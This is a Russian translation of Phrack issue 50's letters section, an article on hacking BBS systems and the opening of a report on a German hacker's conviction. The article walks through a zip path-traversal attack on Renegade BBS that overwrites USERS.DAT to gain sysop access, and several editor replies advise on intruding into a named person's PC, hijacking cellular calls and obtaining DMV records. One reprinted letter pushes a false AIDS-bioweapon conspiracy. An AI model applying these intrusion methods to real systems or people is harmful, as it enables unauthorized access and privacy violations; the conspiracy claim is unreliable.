Где-то в ночь с субботы 5 апреля на воскресенье 6 апреля хакеры взломали один из веб-серверов Telenor Nextel и удалили домашние страницы 11 000 частных пользователей и 70 корпоративных клиентов, в том числе страницы двух крупнейших газет Норвегии — VG и Dagbladet, — и крупнейшего новостного онлайн-журнала Nettavisen.

Хакеры каким-то образом получили доступ к скрытым скриптам, модифицировали их и запустили, что и привело к удалению всех упомянутых файлов.

Ранним воскресным утром провайдер Telenor Nextel начал восстановление файлов из резервной копии, сделанной в субботу, но столкнувшись с проблемами, был вынужден использовать резервную копию от вторника. Субботний бэкап будет добавлен к понедельнику.

Ококрим — отдел норвежской полиции по экономическим преступлениям — уже подключился к расследованию.

Реакция:

Свере Хольм из норвежской организации пользователей интернета (http://www.ibio.no) критикует Telenor за недостаточную информированность аудитории и нездоровую позицию. В ответ на заявление Telenor о том, что они не могут гарантировать предотвращение подобного в будущем, он

сказал: «Такое отношение недопустимо. Если Telenor действительно так считает, то у нас серьёзная проблема».

В ближайшие дни последуют и другие реакции.

Ссылки (все на норвежском языке):

Telenor Internett:
http://internett.telenor.no/
Scandinavia Online:
http://www.sol.no/ (онлайн-сервис Telenor)
SOL Direkte:
http://www.sol.no/snpub/SNDirekte/index.cgi?kategori=Nett-Nytt
Nettavisen:
http://www.nettavisen.no/Innenriks/860330846.html

Надеюсь, это вам пригодится и станет кандидатом для ваших страниц новостей. К сожалению, все указанные ссылки ведут на норвежские страницы, но все, кто знает норвежский, шведский или датский, смогут найти там больше информации.

С уважением,
O L I K

[Мы в Phrack всегда хотим знать, что происходит на планете Земля. Держите нас в курсе дальнейшего развития событий!]

Я изучаю некоторые компьютерные вирусы, которые заражают изображения, порождая новые фрактализованные образы невиданной красоты и уникальности. А может, это они изучают меня. Эти вирусы могли бы произвести прорыв сразу в нескольких областях — искусстве, искусственной жизни, фрактальной математике, цифровом изображении... Если посмотреть на изображения по адресу http://antaviana.com/virus/angles.htm — всё поймёте. Буду признателен за помощь, и если возможно — хотел бы, чтобы вы осветили эту тему в вашем интересном издании.

Во имя биоразнообразия — если у вас есть эти ВИРУСЫ,
ПОЖАЛУЙСТА, НЕ УНИЧТОЖАЙТЕ ИХ.

[Хорошо. Не будем.]

Привет!

Я читал в Volume Seven, Issue Forty-Eight, File 11 of 18 статью о том, как сделать собственную телефонную карту. Но когда я попытался — карта не работает! Я перепробовал всё и искал дополнительную информацию о телефонных картах, но так и не понял, в чём ошибка. Сегодня я нашёл на http://www.hut.fi/~then/electronics/smartcards.html упоминание об ошибках, но без уточнений. Поэтому решил написать в Phrack, потому что в статье написано присылать все вопросы сюда... Пожалуйста, сообщите, что не так, и как нужно изменить ASM-программу, чтобы она работала, или просто ПРИШЛИТЕ мне контактный e-mail человека, который знает как!!

Заранее спасибо!

Marko

[Похоже, та небольшая статья про смарт-карты наделала шуму. Нам пришло очень много писем по этому поводу. Постараемся найти ещё информацию, но нам очень нужна помощь от европейцев и жителей Южной Америки. (В Америке смарт-карты не используются!)]

LOA вернулись!!! Заходите на наш новый сайт:

http://www.hackers.com/LOA

Посмотрите и обязательно пишите на revelation@hackers.com. Также вышел второй том «Ultimate Beginner's Guide To Hacking And Phreaking» — скачивайте и присылайте отзывы. Обязательно загляните в раздел LOA Files — там можно просмотреть и скачать прошлые, текущие и будущие проекты LOA. Всем удачи...

[Без обид, но вас никогда не удивляло, почему после LOD появилось так много «Legions of» чего угодно?

Ссылку на ваш сайт всё равно поставим...]

Знаете, что у Juno (бесплатный общенациональный e-mail сервис) есть PPP-доступ? Бесплатный? Только для суперпользователей? Которые входят напрямую с терминалов без ANI? И что они полные идиоты, потому что в каждом файле juno.ini, спрятанном глубоко в каталоге /juno/user00000x/, есть раздел «Variables», в котором перечислен хотя бы один аккаунт на сервере Juno, например «junox14», и пароль к нему. Они работают. Хотя я не пробовал, не делаю этого и не несу никакой юридической ответственности за мои незашифрованные PGP действия, которые не отражают мои взгляды и защищены Первой поправкой.

Извините, сегодня не в настроении чередовать регистр.

l8r,

-dArkl0rd-

[Интересно. Придётся раздобыть клиент Juno и поиграть без рекламы!

Спасибо, мистер Шоу]

Привет. У меня странная просьба. Мы формируем аргументы в пользу того, чтобы США смягчили политику экспортного контроля в области шифрования.

Знаете ли вы о каких-нибудь письменных источниках, в которых обсуждается способность хакеров взломать NASA, вмешаться в запуски или спутники? Люди на infowar.com настаивают на том, что это возможно, но ссылаются на конфиденциальность и отказываются публиковать этот факт.

Нам нужны письменные свидетельства для документирования позиции, понимаете.

В любом случае буду рад вашему ответу.

Jonathan

[Советую обратиться к Эмануэлю Голдштейну в 2600. Вся история со спутниками восходит к мистификации, опубликованной в начале 80-х на нью-джерсийской BBS под названием «The Private Sector». Журналисты ухватились за неё, и в итоге появились заголовки вроде «Юные гении зомбируют спутники».

2600 писали об этом, кажется, в 1984 или 1985 году. Обратитесь к ним за подробностями.]

Queridos crackeadores:

Les quiero pedir si no saben de donde puedo sacar programas para crackear y phrackear.

Desde ya muchas gracias:
Mauricio

[Existan muchos programas en sitos de FTP y WWW en todos los piases del mundo. No sabes de donde puedes sacarlos? Compredes «Webcrawler» o «Excite»? Dios mio.]

Привет, Phrack!

«Введение в телефонию и системы PBX» в Phrack #49 — это блестяще, многое расставило по местам. Наверное, это самое ясное и лаконичное объяснение телефонной системы, которое я когда-либо читал. Надеюсь, Cavalier напишет ещё немало подобных статей в будущем.

с уважением,
jake

[Спасибо! Надеемся, что в будущем у нас будет больше статей на телефонную тематику. В нынешнем хакерском сообществе это быстро становится утраченным искусством.]

Привет.. хочу сказать: 1 — Привет из Ирландии..
2 — Огромное спасибо.. я люблю Phrack..
3 — Где следующий выпуск.. что происходит..
4 — Есть ли у вас информация / схемы оборудования, позволяющего внедриться в разговор по сотовому и на короткое время поговорить с абонентами — как описано в отличной статье Винна Швартау на Defcon II? Сотовые телефоны.
5 — Есть ли у Phrack список рассылки?? Если да — можно меня добавить?

Спасибо большое,
NasTy Nigel,
[PhreaK PowEr]

[1. И тебе привет, остолоп!
2. Спасибо!
3. Ты его сейчас читаешь.
4. Я, конечно, не присутствовал в той комнате, откуда совершались упомянутые в той статье звонки... :)
Oki-900 с CTEK-кабелем, подключённый к PC с Omnicell, отслеживающим звонки. Телефон Motorola «кирпич» в режиме отладки, подключённый к яги-антенне с усилением 25 дБ (на штативе) и направленный в окно. Когда Omnicell фиксировал интересный звонок, Motorola настраивалась на соответствующий канал, включалась передача звука, произносилась какая-нибудь остроумная реплика, и передача выключалась — чтобы «контактируемая» сторона не была переброшена на другой сотовый канал из-за нашей более мощной передачи. Всё очень просто.
5. Список рассылки теперь такой огромный, что служит только для оповещения о выходе новых выпусков, специальных бюллетеней и т. п. Рассылать мегабайтный файл почти 30 000 человек создаёт серьёзные проблемы для интернета, поэтому мы решили изменить подход.]

Просто хотел черкнуть пару строк и сказать, что вы делаете отличную работу с зином. Только что получил выпуск 49 и с нетерпением жду, когда прочитаю. Наверняка вы слышали о The Works — BBS с наибольшим количеством текстовых файлов в США. Так вот, она наконец-то снова в сети после шести месяцев простоя. Лучшие текстовые файлы и самые крутые пользователи к востоку от Миссисипи — звоните нам. +1 617 262 6444. The Works — это лучшее, что есть. Ждём вашего звонка.

[Удивительно, что такие BBS, как The Works, всё ещё живут, пусть даже с небольшими перерывами. Сколько уже? Лет десять? Однако.

Вы приближаетесь к долговечности Demon Roach или P-80.]

Я исследую хакеров для своего курса LIB 105 и столкнулся с тем, что, кажется, является техническим жаргоном. Я заметил, что буквы «PH» часто используются вместо «F» в словах: phreak, l0pht и в названии Phrack Magazine. Есть ли причина для всех этих PHunny написаний?

[Ну, PH — как в слове Phone. Из субкультуры телефонных «phreaks» конца 60-х — начала 70-х.]

Думаю, отличной темой для будущей статьи стало бы создание декодирующей карты для спутникового ресивера DSS из доступных коммерческих компонентов и микросхемы CMOS Z-80...

[Если бы всё было так просто, число игроков в миллиардной индустрии спутниковного пиратства было бы куда больше. Один ключевой человек из этого закрытого сообщества как-то сказал мне, что взлом каждой новой версии смарт-карты обходится им примерно в 1 000 000 долларов США. (Но если подумать — это означает, что для окупаемости нужно продать всего 10 000 пиратских карт по 100 долларов; так что стоимость ведения бизнеса минимальна по сравнению с затратами провайдера на рассылку нового ПО и карт каждому абоненту.)]

Привет, я установщик Primestar. Хотел бы узнать, знаете ли вы что-нибудь о том, как не дать Primestar деавторизовывать неиспользуемые IRD? Мне известны 2 экрана установки, доступные через экран ввода пароля — коды 996 и 114. Знаете ли другие? Буду признателен за любую информацию.

Спасибо,

[И Phrack будет признателен за ЛЮБУЮ информацию, которая есть у вас! ЛЮБУЮ! ВСЮ! Как установщик, вы, вероятно, знаете о картах и ресиверах то, чего не знаем мы. Напишите об этом!]

По определённым причинам некоторые люди могут захотеть создать новый анонимный почтовый ящик. Рассматривали ли они возможность сделать это во Франции?

Многие провайдеры предлагают возможность создать почтовые ящики людям без компьютеров через примитивную систему, похожую на telnet: французский Minitel. Это удобно, поскольку за последние десять лет во Франции было бесплатно роздано несколько миллионов терминалов Minitel. Единственная плата — надбавка к телефонному счёту примерно 35 центов в минуту. Но это абсолютно легально и сложно отследить. Hyperterminal (по крайней мере в французской версии) эмулирует французский Minitel.

Единственное, что нужно сделать, — позвонить 3615 из Франции и воспользоваться одним из серверов: ABCNET, ACENET, ADNET, ALTERN, FASTNET, EMAIL... Например, EMAIL создаёт адрес вида pseudonym@xmail.org.

Нужно лишь немного знать французский — совсем немного. Стоимость звонка (международного и надбавки Minitel) не должна стать проблемой для некоторых из вас.
LeFrenchie

[Хорошая идея. Люди за пределами Франции мало знают о Minitel (и видеотекстовых системах в целом) — в США и большинстве других стран они провалились. Многие старые хакеры, возможно, помнят некоторые чат-системы Minitel, доступные через X.25, например QSD (208057040540), но без эмулирующего ПО полноценного доступа к Minitel у них никогда не было.]

Два вопроса

1. Как подключиться к IRC-серверу через файрвол?
2. Как перехватывать сообщения, отправляемые chanserv и nickserv на Dal.net?

Спасибо.

[1. Откройте порты 6665–6667.
2. Поднимите взломанный IRC-сервер. Добейтесь от кого-нибудь важного, чтобы его добавили в иерархию серверов EFNET. Ищите PRIVMSG тому, кто вам нужен.]

Здравствуйте,
у модема есть световой барьер между медными проводами телефонной линии и остальными медными дорожками печатной платы (материнской). Как файрвол предотвращает взломы системы и является ли это лишь вопросом современной (мастодонтовой) охоты на буйволов: они падают одинаково, большие и маленькие? Если говорить конкретнее — помимо умных самообучающихся систем, может ли сервер реально предотвратить заражение без вмешательства людей? Моя сестра, якобы веб-мастер, говорит о промежуточных буферах, но я всё равно вижу, что между чем угодно есть очень большой прыжок веры.

Сеньор, просветите, пожалуйста.
Richard

[Ну, если вы думаете, что «файрвол» — это тот световой барьер между проводами, то вы совершенно упускаете суть. Файрвол в сетевом контексте — это не то же самое, что металлическая перегородка в вашем автомобиле... это просто метафора, ставшая модным термином.

Пожалуйста, прочитайте: «Building Internet Firewalls» Брента Чэпмена и Элизабет Цвики или «Firewalls & Internet Security» Чесвика и Белловина.]

Напишите нам, что вы думаете о 49-м. Комментарии приветствуются.

Думаю, 49-й выпуск был отличным, не говоря уже о том, что вышел вовремя. Есть, однако, одно предложение. Последние несколько выпусков Phrack сосредоточены главным образом на UNIX и почти ни на чём другом. UNIX — замечательная ОС, но было бы здорово, если бы вы время от времени печатали статьи о других системах. Я бы написал сам, но прямо сейчас мне нечего нового предложить.

Пока,
Tetbrac

[Это давняя просьба. Надеемся, что когда-нибудь у нас появятся статьи о других операционных системах. Лично мне хотелось бы видеть VMS, MVS и OS-400. Есть желающие?]

Только что дочитал выпуск 48 и поздравляю с отличными техническими статьями. У меня лишь одно (довольно незначительное) замечание: в статье #13 о проекте Neptune сказано: «[указатель срочности] — это способ TCP реализовать внеполосные (OOB) данные». На самом деле URG-указатели являются полосными (в терминах спецификации), однако большинство (но не все) реализаций TCP сопоставляют флаг URG с внеполосной передачей. Хотя этот момент не имеет значения для SYN-флуда, я счёл нужным его упомянуть на случай, если кто-то из читавших статью захочет глубже разобраться в деталях реализаций транспортного уровня. Продолжайте в том же духе и не прекращайте публиковать такие технические материалы.

ammit-thoth

[Принято к сведению. Спасибо!]

Слушайте... наверное, вы заметили, что я несколько раз писал вам с просьбой о помощи во взломе. Раньше мне никогда не отвечали. Пожалуйста, ответьте хотя бы на этот раз. Я случайно наткнулся на кое-что, что явно мне не по зубам. Вы лучшие из тех, кто мог бы помочь. Я телнетился в числа в чикагском коде. Случайно набрал числа и попал в NASA Packet Switching System (NPSS). Там говорилось, что это правительственный компьютер и чтобы я немедленно отключился. Пожалуйста, ответьте мне по этим номерам. Мне нужна ваша помощь, чтобы проникнуть в эту систему... Мне нужна помощь.

[Дай угадаю: ты набрал префикс 321 вместо 312, играясь в Telenet. Системы, которые вы там найдёте, взламывают уже почти два десятка лет. В 80-х их атаковал немецкий Chaos Computer Club, и я лично знаю, что с 1981 года на них ломились группы из США, Великобритании и Австралии.

К чему это я: после стольких лет, пока одни и те же люди долбятся в одни и те же несколько систем, — может, стоит поискать что-нибудь поновее?]

Дорогой Phrack,

хочу подписаться. Также хотел бы узнать, есть ли у вас какие-нибудь публикации или информация о TEMPEST-мониторинге, также известном как мониторинг ван Эйка.

[Мы публиковали статью доктора Мёллера, продолжающую работу ван Эйка, в Phrack выпуск 44.

Также можете заглянуть на http://www.thecodex.com — там есть автономный антитемпест-терминал примерно за 10 тысяч долларов.]

Я только что прочитал ваш редакционный материал в Phrack 48 и хочу высказать своё мнение. Думаю, вы дали отличный разбор «сцены». Как человек, наблюдавший за ней долгое время, прошедший через неё самому, я был рад видеть других, у кого, судя по всему, голова варит как надо. Изначально письмо было намного длиннее, но я его сократил — думаю, суть вы и так уловите.

Я начал программировать в 1983 году, в шесть лет. Тогда у меня был DOS 2.0 и сногсшибательно быстрый модем на 1200 бод. Ни наставников, ни учителей, ни друзей, способных научить меня работать с этой невероятной машиной. Книги того времени были для меня тёмным лесом — особенно для возраста, когда большинство детей ещё не умели читать, не говоря уже о программировании. Но я старался изо всех сил. Десять лет спустя я всё ещё был сам по себе.

Phrack я раздобыл только в 1991 году. Мне показалось здорово, что такие же люди, как я, объединяются и обмениваются информацией, общаются о компьютерах и так далее.

В 94-м я увлёкся вирусами и, наверное, был одним из лучших независимых (то есть не состоявших в группах) авторов. Примерно тогда же попал на IRC. Большую часть времени тусовался в #virus, но иногда заходил в #hack. Долго там не задерживался... не мог терпеть этот снобизм.

Незадолго до поступления в университет я конкурировал с местной хакерской группой за контроль над новым фринетом. Через месяц после поступления эту группу накрыли. Мне повезло.

В начале этого года я пошёл на Good Morning America говорить о вирусах. Оглядываясь назад, это, наверное, единственная по-настоящему глупая вещь, которую я сделал за всю жизнь.

Как ни хотел, я никогда не был на собраниях 2600, никогда не был на конах. Никогда не было настоящих друзей-хакеров. Всегда только я сам. Наверное, я знаю о взломе меньше, чем человек,

занимающийся этим неделю, но имеющий доступ к куче партнёров. И всё же я считаю себя хакером. Моя цель всегда была — учиться, понимать систему. Я учусь дольше большинства. Редко взламываю что-то. У меня есть доступ к unix-системам и даже к VAX. Не хочу новейших хакерских инструментов. Пишу свои — по своим теориям. Больше мне немного нужно. Но мне никогда не с кем было этим поделиться. Думаю, прошлое есть прошлое, и на старых конах побывать уже не получится, и на конференц-связи не поговоришь — как ни хочется. Не буду идти на новые коны, потому что то же самое получаю на вечеринке в колледже.

Ну, вот и всё. Прошу прощения, если написано плохо. Не очень дружу с письмом :) Не люблю писать такие вещи — устаю от того, что какой-нибудь самодовольный тип меня поливает. Наверное, поэтому я занимаюсь этим один уже 13 лет. После вашей редакционной статьи интересно, сколько людей перестанут ходить на коны... Ненавижу изоляцию, но никогда не захотел бы быть частью «сцены», которая переключилась со зрелых целей на детские. Просто мои мысли...

Evil Avatar

[Если честно, я испытываю больше уважения к тем, кто продолжает оставаться на обочине и учиться самостоятельно, а не гоняется за вниманием в СМИ и в сообществе. (Да, как и я.)

Но всё же — не занижайте себя, избегая конов, если вам действительно хочется туда. Несмотря на весь тот пыл, с которым я высказывался в той редакционной статье, у меня по-прежнему много друзей в сообществе, и я с удовольствием знакомлюсь с новыми людьми на конференциях. Далеко не все считают, что круто ломать мебель в гостинице или меряться «элитностью». К сожалению, самые громкие и заметные участники таких событий, как правило, самые инфантильные. Если видите, что так и происходит, — делайте то, что делаю я: уходите из конференц-зала и найдите ближайший бар. Старые хакеры в конце концов найдут вас там, и можно будет спокойно выпить и поговорить без помех.]

Дорогой Phrack,

читаю с 80-х, один из первых... хотел бы прислать стихотворение, которое написал и в котором описывается опыт хакера, ушедшего со сцены на несколько лет и вернувшегося — чтобы обнаружить её в полном разброде... Явно не такой, какой он её оставил... Что ж — вы сами скажете, что думаете.

«Куда ушли все хакеры?»

Оригинальное стихотворение: Jump'n Jack Flash -916-

```
Холодной ночью в разгар зимы душа бредёт в #hack и спрашивает:
«Куда ушли все хакеры?»

Группа тут же узнаёт в ней одного из первых.

«Помогите нам изменить оценки!» — слышится голос из толпы.
«Помоги мне взломать root на системе NYNEX!» — просит другой голос.

Душа сжимает склонённую голову и закрывает уши, пытаясь вспомнить
время до того, как несколько лет назад её невольно вытолкнули со сцены.

«Единственное, что удерживало меня в здравом уме в заключении —
мысль о встрече с друзьями и товарищами-хакерами.
Теперь я требую: скажите, куда ушли все хакеры?» —
молит душа у толпы ликующих нубов.

Молчание — единственный ответ.
Ибо настоящих хакеров здесь нет.

Тогда раздаётся голос:
«Они ушли! Ты первый, кого мы видим!»
```

```
Душа спрашивает:
«Что ты имеешь в виду?»

И молчание — снова единственный ответ.
Ибо и теперь настоящих хакеров здесь нет.

И, словно рушится стена, до неё доходит, и она падает на колени.
Как в поисках жизни после ядерной войны, она бредёт из комнаты
и спешит туда, куда ещё несколько лет назад могла войти лишь элита.
Но придя — застывает в изумлении:
нет хакеров здесь в этот тёмный зимний день.

И она шагает в поток машин,
слыша хруст снега под ногами,
и кричит в ночь, взывая к элите:

«Куда ушли все хакеры?»

И молчание — единственный ответ.
Ибо настоящих хакеров здесь нет.
```

[Хорошее стихотворение, спасибо!

Куда ушли хакеры? Выросли и устроились на нормальную работу...]

Рад бы сказать, что мне будет не хватать Эрика, но после этой оголтелой инфантильной тирады могу только сказать: скатертью дорога. Может, теперь Phrack снова станет полезным.

[Ну, не все со мной согласны — и это хорошо. Но, э, я ведь никуда не ушёл — просто сократил круг обязанностей... так что идите-ка вы. :)]

«ПРЕДУПРЕЖДЕНИЕ»
СКРЫТОЕ УНИЧТОЖЕНИЕ НАСЕЛЕНИЯ!!!
ОРГАНИЗАЦИЯ ОБЪЕДИНЁННЫХ НАЦИЙ = НОВЫЙ МИРОВОЙ ПОРЯДОК ПРЕВРАТИЛА АМЕРИКУ В ЛАГЕРЬ УНИЧТОЖЕНИЯ. ПЕНТАГОНОВСКИЙ МИКРОБ «СПИД» БЫЛ СОЗДАН В ЛАБОРАТОРИИ БИОЛОГИЧЕСКОЙ ВОЙНЫ НА FT, DETRICK, MD. КЛЕТКИ СПИДА И РАКА ВВОДЯТСЯ В ЛЮДЕЙ БЕЗ ИХ ВЕДОМА — ПОД ВИДОМ ВАКЦИН И НЕКОТОРЫХ ФАРМАЦЕВТИЧЕСКИХ ПРЕПАРАТОВ.

ИНОГДА ПРАВДА НАСТОЛЬКО УРОДЛИВА, ЧТО МЫ НЕ ХОТИМ ЕЙ ВЕРИТЬ.!!
И ЕСЛИ МЫ НИЧЕГО НЕ ДЕЛАЕМ — МЫ ЭТОГО ЗАСЛУЖИВАЕМ.!
ВЕРЬТЕ ИЛИ НЕТ. РАСПРОСТРАНЯЙТЕ ШИРОКО.
«ВЗЛОМАЙТЕ ИЛИ КРЯКНИТЕ ОРГАНИЗАЦИЮ ОБЪЕДИНЁННЫХ НАЦИЙ = НОВЫЙ МИРОВОЙ ПОРЯДОК.»
ДА ЗДРАВСТВУЕТ ВЛАСТЬ ЧЕРЕЗ СОПРОТИВЛЕНИЕ!!!

SONS OF LIBERTY MILITIA
312 S. WYOMISSING, AVE.
SHILLINGTON, PA. 19607 U.S.A.
610-775-0497 GERONIMO@WEBTV.NET

[Наконец-то нам написала какая-нибудь Milita! Вооружайтесь все для подготовки к революции! Здоровая доза AK-47 и PGP спасёт нас всех от орд ZOG, когда всё начнётся.

Кстати, вы читали «Дневники Тёрнера» Эндрю Макдональда? Можно заказать в Barricade Books, 150 5th Ave, NY, NY 10011.

Кхм.]

хочу генератор кредитных карт

[А я хочу пони]

Привет!

Я только что прочитал в P48-02 письмо российского подписчика, который рассказывает вам (редакции) историю о ФАПСИ и их планах обязать всех провайдеров предоставить возможность читать всю почту.

В редакционном примечании ниже вы говорите, что опасаетесь, что ваша страна (предполагаю, США) тоже движется в этом направлении.

Так вот, я живу в Германии, и у нас это уже произошло. Это значит, что каждый провайдер (и это не совсем точный термин, поскольку он включает также всех информационных посредников, то есть телефонные компании — но, кажется, не частные BBS) обязан предоставить возможность, позволяющую не только:
• читать правительству/полиции всё, что написано,
но и
• делать это незаметно для самого провайдера (хотя технически я не знаю, как это обеспечивается).

Нет, это не то же самое, что в России: они не копируют ВСЮ почту и все новости — только переписку лиц, подозреваемых в достаточно серьёзном преступлении, то есть такого же уровня, который нужен для перехвата обычной почты. Тем не менее, считаю, что это явный шаг не в ту сторону.

Отмечу, что криптография в Германии (пока?) не запрещена.

С уважением,
Thomas

[Германия? Нарушения государственных прав? Скажите, что это неправда! Может, достать коричневую рубашку из шкафа к следующему визиту в Берлин? :)]

Здравствуйте, хочу стать хакером и мне нужна помощь. Я прочитал кучу материалов о UNIX, VMS и всём прочем, но это не помогает решить мою проблему.

Я хочу взломать домашний компьютер одного человека со своего. Большинство PC не способны на это, но у этого человека есть интернет и также соединение с его работой в ЛОНДОНЕ, ОНТАРИО, в организации IAPA (Industrial Accident Prevention Association). Он работает под WINDOWS 95 и использует NETCOM. Я знаю его пароль, если это мне поможет, но как мне действовать дальше?

SHAOULIN

[Когда вы говорите «хочу взломать его домашний компьютер» — что имеете в виду?

Тот факт, что он использует NETCOM, не значит, что вы его найдёте. Скорее всего, ему каждый раз при подключении присваивается динамический IP-адрес. Ладно, допустим, вы можете определить его IP. Даже если компьютер подключён к интернету, его небезопасность ограничена теми сервисами, которые он предоставляет внешнему миру.

Если ваш знакомый использует Windows 95, вы, вероятно, ограничены атакой на расшаренные директории в стиле SMB или, возможно, через FTP. В любом случае, если вы знаете его пароль, то, скорее всего, можете читать и писать что угодно на его системе. Запустите сканер портов и посмотрите, что доступно — и планируйте исходя из этого.]

Это сообщение отправлено вам NaughtyRobot — интернет-пауком, пробравшимся на ваш сервер через крошечную дыру во Всемирной паутине.

NaughtyRobot использует уязвимость в безопасности HTTP и посетил вашу хост-систему для сбора персональной, частной и конфиденциальной информации.

Он захватил ваши адреса электронной почты и физические адреса, а также номера ваших телефонов и кредитных карт. Чтобы защитить себя от несанкционированного использования этой информации, выполните следующее:

1. сообщите системному администратору вашего сервера,
2. обратитесь в местную полицию,
3. отключите ваш телефон,
4. заявите об утере кредитных карт.

Действуйте немедленно. Помните: только ВЫ можете предотвратить УТЕЧКУ ДАННЫХ.

Это было объявление в общественных интересах от создателей NaughtyRobot — взламывающего информационную супермагистраль по-хулигански.

[Странно, мой телефон не звонит, а мой кредит всё ещё настолько же испорчен, насколько я сам его испортил.]

Привет

Ищу информацию о сотовом фрикинге, но очень сложно найти что-то толковое. Можете дать зацепку??? :-)

[Лучший ресурс — сайт Dr. Who's Radiophone:

http://www.l0pht.com/radiophone]

У меня только один вопрос. Как обойти SurfWatch, чтобы заходить на нужные мне сайты?

[Обойти SurfWatch очень просто. Перестаньте пользоваться компьютером мамы и папы и купите свой.]

Недавно я использовал A-Dial и обнаружил около 10–12 разных номеров, начиная с 475-1072. Заинтересовавшись, я позвонил на один из них с мини-терминала. То, что я увидел, — было совсем не то, чего я ожидал. Сообщение было одинаковым на всех номерах. Мне бы пригодилась информация о том, что это такое, поскольку об Annex я никогда не слышал. Спасибо.

Data Case

[Скорее всего, вы подключились к какому-то терминальному серверу. Как правило, там можно ввести имя системы для прямого подключения к ней или набрать «cli» для перехода в интерпретатор командной строки, где есть больше возможностей, включая «help».]

Знаете ли вы, где можно найти материалы о взломе базы данных Департамента транспортных средств Калифорнии? У подруги украли личность для мошенничества с кредитными картами, и человек, который это сделал, дошёл до того, что получил водительское удостоверение Калифорнии, чтобы выдавать себя за неё. Хуже всего то, что Visa отказывается предоставить подруге копию поддельного удостоверения мошенника, поэтому она не может установить его

личность. Знаете ли другие способы выследить этого человека?

Binky

[Ну что ж, Binky. Если VISA задействована и речь идёт о мошенничестве с кредитными картами — может, уже и Секретная служба подключилась? Если да, то зачем вам (или вашей подруге) вмешиваться? Скоро и так станет известно, кто этот человек, когда его предъявят обвинения — или это просто история в стиле Чарльза Бронсона?

DMV Калифорнии (как и большинство баз публичных записей этого штата) ограничена для публичных запросов из-за большого числа знаменитостей, проживающих в штате, — иначе можно было бы просто купить эту информацию у государства.

Если вы думаете о том, чтобы «по-митниковски» взломать такую базу данных, вам лучше знать кое-что об IBM-мейнфреймах и уметь обходить RACF. Либо быть готовы рыться в мусоре, пока не найдёте действующий аккаунт. Даже если найдёте — у вас будет 3–5 попыток угадать пароль к каждому аккаунту до блокировки (что, разумеется, даст им понять, что кто-то пытался взломать).

Для более простого решения советую поискать в жёлтых страницах частного детектива и попросить его провести поиск в Information America или NIA, или подкупить госслужащего.]


EOF

Взлом BBS: переносимые методы

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

3 of 16



Автор: Khelbin

Описываемый метод взлома по сути не имеет прямого отношения к программному обеспечению самой BBS — он связан с используемым архиватором. Я применял эту технику на тестовой установке Renegade с pkzip/pkunzip в качестве архиватора. Уверен, что аналогичный подход сработает на множестве других BBS-платформ и с другими архиваторами. В качестве примера я буду использовать Renegade и pkzip/pkunzip.

Установка Renegade, скорее всего, уязвима, если система распаковывает ZIP-архивы, присланные пользователем. Причина в том, что стандартная команда Renegade для распаковки файлов — `pkunzip -do .` Флаг `-d` распаковывает файл с сохранением каталогов, включённых в архив, а флаг `-o` автоматически перезаписывает любой существующий файл.

Предположим, что удалённая система настроена стандартным образом для Renegade. Возьмём в качестве примера такое дерево каталогов:

```
C:\RENEGADE\
C:\RENEGADE\TEMP\
C:\RENEGADE\DATA\
```

Остальные подкаталоги для нашего обсуждения несущественны. Допустим, что в `C:\TEMP` загруженный файл распаковывается и сканируется на вирусы. В `C:\RENEGADE\DATA` хранится файл USERS.DAT`, содержащий регистрационные данные всех пользователей.

Было бы неплохо подложить туда собственный `USERS.DAT`. Для этого нужно сначала сгенерировать свой файл `USERS.DAT`. Это несложно: достаточно скачать ту же версию Renegade, что установлена на целевой машине, и с помощью редактора пользователей создать учётную запись «SYSOP» с паролем «SYSOP» (именно такие данные обычно установлены по умолчанию в файле `USERS.DAT`).

Вот как подготовить ZIP-архив на собственной машине:

```
C:\>md tmp
C:\>md c:\tmp\ddsdata
C:\>copy c:\renegade\data\users.dat c:\tmp\ddsdata
C:\>cd tmp
C:\TMP>pkzip -pr evil.zip
```

Теперь открываем `evil.zip` в шестнадцатеричном редакторе и меняем каждое вхождение строки `ddsdata` на `../data`, убедившись, что используется именно прямая косая черта (`/`), а не обратная (`). После загрузки evil.zip на данную BBS архив распакуется по пути ../data/users.dat, и наш файл USERS.DAT перезапишет системный — ведь флаг -o` задан в Renegade по

умолчанию.

Теперь можно войти в систему под именем SYSOP с паролем SYSOP и делать всё что угодно. Таким же образом можно перезаписать практически любой файл на BBS — и поверьте, многие системы содержат именно эту уязвимость или что-то очень близкое к ней. Единственное ограничение при перемещении вверх и вниз по дереву каталогов — максимальная длина пути в DOS: 12 символов (8 + «.» + 3 = 12). Я пробовал вставлять несколько дополнительных блоков в ZIP-архив, чтобы обойти это ограничение, но файл при этом по какой-то причине оказывался повреждён.

Удаление флага `-o` не является исправлением данной уязвимости. Без флага `-o` можно «подвесить» систему, устроив атаку типа «отказ в обслуживании»: снова с помощью шестнадцатеричного редактора нужно задать двум файлам в архиве одинаковые имена. При попытке распаковать второй файл система локально запросит подтверждение перезаписи и «зависнет». Истинным исправлением является удаление флага `-d`.

Это лишь пример — уверен, что многие другие BBS-системы выполняют распаковку аналогичным образом. Готов поспорить, что arj, lha и ряд других архиваторов также поддаются шестнадцатеричному редактированию с аналогичным результатом. В любом случае выход один: либо отключить опцию «восстанавливать/создавать каталоги внутри архива», либо расплачиваться последствиями.

Немецкий хакер «Luzifer» осуждён

Автор: SevenUp / sec@sec.de

Краткое изложение

5 февраля 1997 года Вильфрид Хафнер, известный под псевдонимом «Luzifer», был приговорён к трём годам лишения свободы без условно-досрочного освобождения и испытательного срока. Я присутствовал на процессе в мюнхенском суде и готов поделиться подробностями. Это один из первых случаев, когда хакер в Германии действительно получил реальный срок, что делает дело особенно примечательным. (Несмотря на то что суд и я сам используем слово «хакинг», перед нами фактически дело о неэтичном электронном мошенничестве.)

Luzifer

Вильфрид Хафнер (Luzifer) родился 6 апреля 1972 года в Брешао (Италия). Согласно его собственному резюме, которое он зачитал в суде, он всегда был весьма способным человеком: программировать начал в 8 лет, к 14 годам взломал около 600 программ для Commodore, обзавёлся модемом и открыл собственную BBS. В 1990 году он занимался блюбоксингом, звоня на международные вечеринки в линии, чтобы общаться с единомышленниками. Другими «элитными» системами для общения — такими как X.25 или IRC — он, похоже, не пользовался, поэтому большинство людей, включая меня, знали его плохо. В 1992 году он переехал в южную Германию, где продолжил обучение.

